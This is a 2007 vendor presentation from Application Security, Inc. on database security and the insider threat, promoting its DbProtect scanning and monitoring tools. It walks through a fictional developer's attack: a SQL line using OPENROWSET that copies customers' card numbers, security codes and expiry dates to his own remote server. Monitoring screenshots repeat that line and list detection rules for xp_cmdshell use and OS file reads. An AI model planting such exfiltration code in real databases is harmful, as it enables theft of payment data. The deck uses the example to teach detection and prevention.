



Database Security & The Insider Threat

Securing Business by Securing Database Applications

Presented by:
George Fyffe
Application Security, Inc.

Today's Topics



- **Regulatory Compliance and the Database Landscape**
- **The Insider Threat – Attacks and Countermeasures**
- **Securing Databases with DbProtect**
- **Database Security & Monitoring Best Practices**
- **Q&A**

Bona Fides



- Database security software company
- Headquartered in NY
 - Offices: U.S., U.K.
 - Representation worldwide
- Industry-leading solutions
 - Most awarded database security solution on the market
 - Solution of choice for auditors and security consultants
 - Complete Database Security
 - Discovery, vulnerability assessment, activity monitoring, auditing
- Industry-leading customer base
 - 1000+ customers
- Top-tier investors and partners
 - Visa (financial), Paladin (nat'l security), et al.
- Strategic Relationships:
 - Security Technology Vendors – McAfee, ArcSight, et al.



ORACLE

Microsoft



SYBASE

APPLICATION
SECURITY, INC.

3

© 2007 This document is copyright protected and may not be distributed to any third party without prior consent of the copyright holder.

www.appsecinc.com

The Threat Has Changed Attackers Have Gone Pro

- A decade ago, attacks were
 - Broad-based and malicious
 - Launched by disaffected “Hackers”
 - Intent was to disrupt operations & gain notoriety
- Now, attacks are
 - Targeted at valuable data
 - Launched by sophisticated professionals
 - Intent is monetary gain
- Data is a valuable asset in any organization
 - Value increases with greater integration and aggregation
 - So does the threat of data theft

APPLICATION
SECURITY, INC.

4

© 2007 This document is copyright protected and may not be distributed to any third party without prior consent of the copyright holder.

www.appsecinc.com


Forces Driving Database Application Security

Demand for Pervasive Access

- By anyone
- To any application
- Increasingly direct

Increasingly Focused Attacks

- Directly on applications (75%!)
 - Including insiders (80+%!)
 - Financially motivated



Compliance Requirements

- Data lives in Db apps (90%+):
 - Privacy / confidentiality
 - Integrity
- Compliance must be:
 - Repeatable
 - Demonstrable

Databases Are Under Attack

Company / Organization	# of Affected Customers	What Was Breached	Date of Disclosure
TJX	???	DB	17-Jan-07
UCLA	800,000	DB	21-Nov-06
AT&T	19,000	DB	29-Aug-06
Debit card compromise (OfficeMax?)	200,000	DB	9-Feb-06
Card Systems	40,000,000	DB	17-Jun-05
Citigroup	3,900,000	TP	6-Jun-05
DSW Shoe Warehouse	1,400,000	DB	8-Mar-05
Bank of America	1,200,000	TP	25-Feb-05
LexisNexis	310,000	??	9-Mar-05
ChoicePoint	145,000	n/a	15-Feb-05

Total Affected Records - '05-present: 150+ million

Source: Privacy Rights Clearinghouse, <http://www.privacyrights.org/ar/ChronDataBreaches.htm>

The Cost of A Data Breach

- In 2006 Breaches cost companies an average of \$182 per compromised record -- a 31% increase over 2005.
- Of 31 companies studied that experienced a data breach in 2006, direct costs ranged from \$1 Million to over \$22 Million

source: Ponemon Institute, October 2006

- These figures do not take into account the brand damage and loss of market capitalization incurred by the companies studied. The real costs of a breach are astronomical.

Databases Vendors Are Aware of the Problem

- Vendor Recommendations
 - Oracle - Oracle9i Security Checklist
 - Microsoft - 10 Steps to Secure SQL Server
- Other places
 - <http://www.appsecinc.com/resources/platform/>
 - SANS Institute - Database Checklist
 - SQLSecurity.com - SQLSecurity Checklist

Forrester on Database Security

Firms Need it

"...with growing incidence of intrusions across industries and strong regulatory requirements to secure private data, enterprises need to make DBMS security a top priority."

Major Providers don't have it

"...DBMSes do not offer a comprehensive set of advanced security options... (t)op DBMS tools vendors lag behind..."

Source: *Comprehensive Database Security Requires Native DBMS Features And Third-Party Tools*, Forrester Research, Inc., March 29, 2005

**APPLICATION
SECURITY, INC.**

9

© 2007 This document is copyright protected and may not be distributed to any third party without prior consent of the copyright holder.

www.appsecinc.com

Gartner on Database Security

"Database and application managers must begin protecting and maintaining Oracle systems more aggressively..."

- 1. Move immediately to shield these systems as well as possible...*
- 2. Apply the available patches as rapidly as possible...*
- 3. Use alternative security tools, such as activity-monitoring technologies, to detect unusual activity.*
- 4. Pressure Oracle to change its security management practices.*

Rich Mogull, Research VP

**APPLICATION
SECURITY, INC.**

10

© 2007 This document is copyright protected and may not be distributed to any third party without prior consent of the copyright holder.

www.appsecinc.com

The Database “Insider Threat”

Who are Insiders?

The CISO of one of the largest banks in the world says...

“I define insiders in three categories

1. Authorized and Intelligent
 - use IT resources appropriately
2. Authorized and “stupid”
 - make mistakes that may appear as malicious or fraudulent.
3. Unauthorized and Malicious
 - mask either their identity or their behavior or both!

The first two categories I can identify and track with identity management systems – the third, I can not!!”

The Database “Insider Threat”

- Why is it important to understand who are the Users?
 - 80% of attacks originate on the Inside
 - Typically Difficult to detect
 - 65% of Threats go Undetected
 - 25% of Enterprises detected Security Breaches
- Do you know who they are?
- Can you monitor all database access and behavior?
- Do you know your enterprise DB vulnerability profile?
- Would you pass a Privileged User Audit?
- Is your Audit Trail Tamper Hardened? Non-repudiation?

The Database “Insider Threat”

- Let’s break it down a bit further...
 - Authorized Users
 - Employees - Clerks, Accountants, Finance, Salespeople, Purchasing, etc.
 - Privileged Users
 - DBA’s, DB/App Developers, Application QA, Contractors, Consultants
 - Knowledgeable Users
 - IT Op’s, Network Op’s, Security Personnel, Audit Personnel
 - Outsiders or Malicious User with Insider Access and/or vulnerability knowledge
 - The sophisticated “white collar” criminal

An individual may belong to more than one group

Database Vulnerabilities

- Buffer Overflows
- Denial of Service
- Default and Weak Passwords
- Privilege Escalation
- Misconfigurations
- SQL Injection
- Accessing Operating System Resources
- And they just keep coming.....
 - Ex. Oracle now on quarterly patch schedule

Attack Scenario: "Insider X" Harvests Credit Cards

- "Insider X" is a database developer at a large retailer.
 - He is responsible for writing the code that accepts credit card information from POS terminals and writes it into a database.
- "Insider X" is addicted to adult chat rooms on the internet.
 - After spending thousands on his habit, he realizes he can't afford to continue, but he can't stop.
- "Insider X" plots to clandestinely harvest credit card numbers from his employer's customers.
 - He'll use those credit card numbers to buy more time in the chat rooms.

The "Insider X's" Plan


- The plan is to embed malicious code into the database that processes and stores customer data.
 - He will harvest credit card data as it is being processed into the system, rather than attempting to take it after the fact.
- "Insider X" has control over the database while in development, but will have no access when it goes to production
 - His attack needs to send the data to him....and do so without getting noticed.
- "Insider X" will use a Microsoft SQL Server database on a development server that he owns to collect the credit card numbers.
 - He will take them home on disk and delete the records from the SQL Server every night.

The Attack


- "Insider X" knows that the SQL OLE DB Provider is installed on the target database server.
 - This means he can use the OPENROWSET function to send data to his remote SQL Server database.
- His attack is a simple line of SQL code embedded into the transaction processing system:

```
INSERT INTO OPENROWSET('SQLOLEDB','uid=sa;
pwd=qwerty; Network=DBMSSOCN;
Address=192.168.10.87,1433;', 'select * from
Customers..Info') values (@FirstName, @LastName,
@ccNumber, @ccType, @ccSecNumber, @ccExpDate)'
```


The Attack in Detail




"Insider X"'s Attack in progress...



"Insider X"'s Attack in progress...



"Insider X"'s Attack Complete



16,000+ credit card numbers.....that's about \$80M in Credit!!!

The Outcome

- Once the application was deployed, "Insider X" collected at least 300 credit card numbers daily
 - After some time "Insider X" had thousands of records in his own SQL Server...without being noticed by anybody
- During the next scheduled application update, "Insider X" removed the attack code from the system
 - **No trace remained on the victim's SQL Server**
- "Insider X"'s heist was a success
- When the attack was finally detected, it was too late to do anything about it.
 - Investigations, fines, firings, brand damage.....it was bad for everyone....except "Insider X"

How Do You Secure Databases?

Apply the vulnerability management lifecycle...

- Inventory assets
- Identify vulnerabilities
- Develop baseline




- Prioritize based on vulnerability data, threat data, and asset classification
- Document security plan

- Monitor known vulnerabilities
- Watch unpatched systems
- Alert other suspicious activity

- Eliminate high-priority vulnerabilities
- Establish controls
- Demonstrate progress

How Do You Stop the Malicious Insider?

Apply the vulnerability management lifecycle...





Establish Controls & Track Progress

- Document systems
- Establish controls
- Demonstrate continuous improvement

Monitor Controls & Flag Violations

- Who did it?
- What did they do?
- When did they do it?

Assess: Discover all your databases





APPLICATION SECURITY, INC.

25

© 2007 This document is copyright protected and may not be distributed to any third party without prior consent of the copyright holder.

www.appsecinc.com

Assess: Analyze Risk



APPLICATION SECURITY, INC.

26

© 2007 This document is copyright protected and may not be distributed to any third party without prior consent of the copyright holder.

www.appsecinc.com

Prioritize



Priority	Application	DB	Location
1	PeopleSoft	Oracle	Chicago
2	Oracle Financials	Oracle	London
3	Seibel	SQL Server	NYC
4	Oracle ERP	Oracle	Munich
5	Oracle e-Business	Oracle	Atlanta
6	SAP	SQL Server	Tokyo
7	MRO	DB2	Atlanta
8	Workspace	Oracle	Chicago
9	Workbrain	Oracle	Chicago

Fix

- Patch to limit exposure




Critical Patch Update	MetaLink Note ID	Latest Version/Date
Critical Patch Update - January 2007	4233551	Rev 1, 11 January 2007
Critical Patch Update - October 2006	3816681	Rev 2, 22 October 2006
Critical Patch Update - July 2006	3729271	Rev 1, 13 July 2006
Critical Patch Update - April 2006		
Critical Patch Update - January 2006		
Critical Patch Update - October 2005	3339531	Rev 2, 12 October 2005
Critical Patch Update - July 2005	3116311	Rev 1, 14 July 2005
Critical Patch Update - April 2005	2916301	Rev 2, 14 April 2005
Critical Patch Update - January 2005	2826311	Rev 2, 15 November 2004



- Generate script templates for DBAs

```
-- The following statement is to fix a vulnerability within the following check:
-- srv_paraminfo buffer overflow in xp_peekqueue
USE master
GO
REVOKE EXECUTE ON master.dbo.xp_peekqueue FROM public
GO
```

Monitor: Analyzing Database Access



APPLICATION SECURITY, INC.

29

© 2007 This document is copyright protected and may not be distributed to any third party without prior consent of the copyright holder.

www.appsecinc.com

Monitor: Alert Notification



Alert ID	Instance Alias	Rule Title	Time	Login/ Username	Network User	Source of Event	Application	Risk	Count
5	App Radar System	Sensor configured	10/13/06 01:59:50 PM EDT	mpullen		local host			1.0
4	App Radar System	Sensor configured	10/13/06 01:59:50 PM EDT	mpullen		local host			1.0
3	App Radar System	Sensor configured	10/13/06 01:59:50 PM EDT	mpullen		local host			1.0
2	App Radar System	Sensor configured	10/13/06 01:59:50 PM EDT	mpullen		local host			1.0
1	App Radar System	Sensor configured	10/13/06 01:59:50 PM EDT	mpullen		local host			1.0

Buttons: Archive Selected Alerts, Archive All Alerts, Acknowledge Selected Alerts, Acknowledge All Alerts

© 2006, Application Security, Inc All Rights Reserved
ver: 3.2.0 (build 76)

APPLICATION SECURITY, INC.

30

© 2007 This document is copyright protected and may not be distributed to any third party without prior consent of the copyright holder.

www.appsecinc.com

DbProtect: Preventing the "Insider X" Attack


AppDetective

- Discover unauthorized databases
- Configure secure settings
 - Disable OLE DB Ad-hoc queries

AppRadar

- Monitor changes to stored procedures
 - Log the change and who made it
- Detect use of sensitive and powerful functions
 - OPENROWSET

DbProtect AppDetective: Discover the Unauthorized DB



DbProtect AppDetective: OLE DB Queries Allowed

The screenshot shows the AppDetective interface for Session #96. The main window displays a vulnerability report for 'OLEDB ad hoc queries allowed' with a Medium risk level. The description states: 'Found an OLEDB provider that is not disabled.' The summary explains that Microsoft SQL Server provides functions for querying external data sources, which can be used for attacks if not disabled. The overview notes that these functions are OPENROWSET and OPENQUERY. Below the report is a table of vulnerabilities found during the session.

Risk Level	Vulnerability	IP Address	Port	Application	Details
Medium	Guest user exists in database	192.168.3.130	1433	Microsoft SQL Server 2000 (MSSQLSERVER) [Database=Northwind]	
Medium	OLEDB ad hoc queries allowed	192.168.3.130	1433	Microsoft SQL Server 2000 (MSSQLSERVER) [Provider=SQLOLEDB]	
Medium	SQL Agent procedures granted to public	192.168.3.130	1433	Microsoft SQL Server 2000 (MSSQLSERVER) [Object=dbo.msdbo.sp_get_sqlagent_properties] [Grant=EXECUTE]	
Low	BUILTIN\Administrators not removed	192.168.3.130	1433	Microsoft SQL Server 2000 (MSSQLSERVER)	

APPLICATION SECURITY, INC.

33

© 2007 This document is copyright protected and may not be distributed to any third party without prior consent of the copyright holder.

www.appsecinc.com

DbProtect AppRadAr: Use of ALTER PROCEDURE

The screenshot shows the Application Security Console interface. The 'Alerts' tab is active, displaying a list of alerts. The selected alert (ID: 3052) is for 'ALTER PROCEDURE' on a Microsoft SQL Server 2000 instance. The alert details include the instance alias, context, rule title, time, login/user name, network user, source of event, and the SQL text of the procedure.

Alert ID	Instance Alias	Rule Title
3052	Backend MS SQL	ALTER PROCEDURE
3051	Backend MS SQL	ALTER PROCEDURE
3050	Backend MS SQL	ALTER PROCEDURE
3049	Backend MS SQL	SQL injection in xp_msdropet...
3048	Backend MS SQL	SQL injection in xp_msdropet...
3047	Backend MS SQL	Generic use of xp_cmdshell
3046	Backend MS SQL	Read sensitive OS files
3045	Backend MS SQL	xp_provide metadata buffer over...
3044	Backend MS SQL	xp_cdfinfo buffer overflow
3043	Backend MS SQL	xp_cdfinfo buffer overflow
3042	Backend MS SQL	xp_createproctable buffer over...
3041	Backend MS SQL	ALTER PROCEDURE
3040	AppRadAr System	Sensor configured

Alert Details:

- Alert ID: 3052
- Database Type: Microsoft SQL Server 2000 (Host-based Sensor)
- Instance Alias: Backend MS SQL
- Context: master
- Rule Title: ALTER PROCEDURE
- Time: 4/16/07 10:56:39 PM EDT
- Login/User Name: Hamburglar
- Network User: n/a
- Source of Event: XP-BBQ
- SQL Text: ALTER PROCEDURE [dbo].[ProcessOrder] (@FirstName varchar, @LastName varchar, @ccNumber varchar, @ccExpDate datetime, @ccType varchar, @ccSecNumber varchar) AS BEGIN SET NOCOUNT ON; INSERT INT O customers_info (FirstName, LastName, ccNumber, ccExpDate, ccSec Number) VALUES (@FirstName, @LastName, @ccNumber, @ccExpDate, @ccSecNumber); INSERT INTO OPENROWSET('SQLOLEDB', 'uid=sa;pwd=qwe;Network=DBMSSOCN;Address=192.168.3.130,1433;', 'select * from Customers_info') VALUES (@FirstName, @LastName, @ccNumber, @ccExpDate, @ccSecNumber) END
- Records: n/a

APPLICATION SECURITY, INC.

34

© 2007 This document is copyright protected and may not be distributed to any third party without prior consent of the copyright holder.

www.appsecinc.com

DbProtect AppRadar: Use of OPENROWSET

The screenshot displays the AppSecInc Console interface. On the left, a table lists 14 alerts. The right pane shows details for Alert ID 2620, including the database type (Microsoft SQL Server 2000), instance alias (Backend MS SQL), rule title (Use of OPENROWSET), time (4/16/07 10:09:53 PM EDT), login/user (Hamburglar), network user (n/a), source of event (XP-BBQ), SQL text (INSERT INTO OPENROWSET('SQLOLEDB', 'uid=sa;pwd=query;Network=DBMSSOCN;Address=192.168.10.87,1433;', 'select * from Customers.. Info') values (@FirstName, @LastName, @ccNumber, @ccType, @ccSecurity, @ccExpData)), records affected (n/a), client application name (SQL Query Analyzer), risk level (Medium), CVE reference (n/a), and description (AppRadar has detected the use of the OPENROWSET function. This function can be used to link databases together.).

Alert ID	Instance Alias	Rule Title
2637	Backend MS SQL	Use of OPENROWSET
2634	Backend MS SQL	Use of OPENROWSET
2627	Backend MS SQL	Use of OPENROWSET
2623	Backend MS SQL	Use of OPENROWSET
2620	Backend MS SQL	Use of OPENROWSET
2619	Backend MS SQL	SQL injection in registry acc...
2618	Backend MS SQL	SQL injection in xp_msdropret...
2617	Backend MS SQL	Generic use of xp_cmdshell
2606	Backend MS SQL	Read sensitive OS files
2605	Backend MS SQL	xp_providepathdata buffer ove...
2604	Backend MS SQL	xp_cmdshell buffer overflow
2603	Backend MS SQL	xp_cmdshell buffer overflow
2602	Backend MS SQL	xp_cmdshell buffer overflow
2601	Backend MS SQL	xp_cmdshell buffer overflow
2600	Backend MS SQL	xp_cmdshell buffer overflow
2599	Backend MS SQL	xp_cmdshell buffer overflow

Database Security Best Practices

- Vulnerability Assessment
 - Discover & Create an accurate inventory
 - Assess for known vulnerabilities
 - Prioritize and remediate (...if possible)
- Database Activity Monitoring
 - Alert - users attempting to exploit vulnerabilities that can not or have not yet been remediated
 - (Patch-Gap management)
 - Alert - suspicious, unusual or other abnormal activity
 - Log - authorized access
 - which systems, when, and how
 - what was done (May be different for privileged/non-privileged user)

What Is Database Activity Monitoring / Auditing?

Means different things to different stake-holders

- **DBA**
 - Focus on manually searching logs for anomalous activity
 - Native Db auditing? No thanks.
 - Must deal with performance and stability issues
- **Internal Auditor**
 - Analysis of authenticated access – activity auditing
 - Compliance with regulatory requirements and/or policy
- **Security Operations**
 - Identify, manage, and mitigate security vulnerabilities
 - Safeguard against breaches – authorized or un-authorized
- **IT Executive**
 - Auditing is a means to an end – Compliance & Risk Mgmt
 - Protection of critical corporate assets, brand & stock-holders

5 Components of Db Activity Monitoring / Auditing

1. **Access & Authentication Auditing**
Who accessed which systems, when, and how
2. **User & Administrator Auditing**
What activities were performed in the database by both users and administrators
3. **Security Activity Alerting**
Identify and flag any suspicious, unusual or abnormal access to sensitive data or critical systems
4. **Vulnerability & Threat Monitoring**
Detect vulnerabilities in the database, then monitor for users attempting to exploit them
5. **Change Auditing**
Establish a baseline policy for database; configuration, schema, users, privileges and structure, then track deviations from that baseline

Database Security Best Practices

- Vulnerability Assessment
 - Discover & Create an accurate inventory
 - Assess for known vulnerabilities
 - Prioritize and remediate (...if possible?)

- Database Activity Monitoring
 - Alert - users attempting to exploit vulnerabilities that can not or have not yet been remediated
 - (“Patch-Gap management”)
 - Alert - suspicious, unusual or other abnormal activity
 - Log - authorized access
 - which systems, when, and how
 - what was done (May be different for privileged vs. non-privileged user)

Resources

- Database Auditing Best Practices
 - White Paper =The basis for today’s presentation
<http://www.appsecinc.com/techdocs/whitepapers/>

- Database Security & Auditing Webinars
<http://www.appsecinc.com/news/casts/index.shtml>

Questions?

Thank you

- Email us at:

info@appsecinc.com

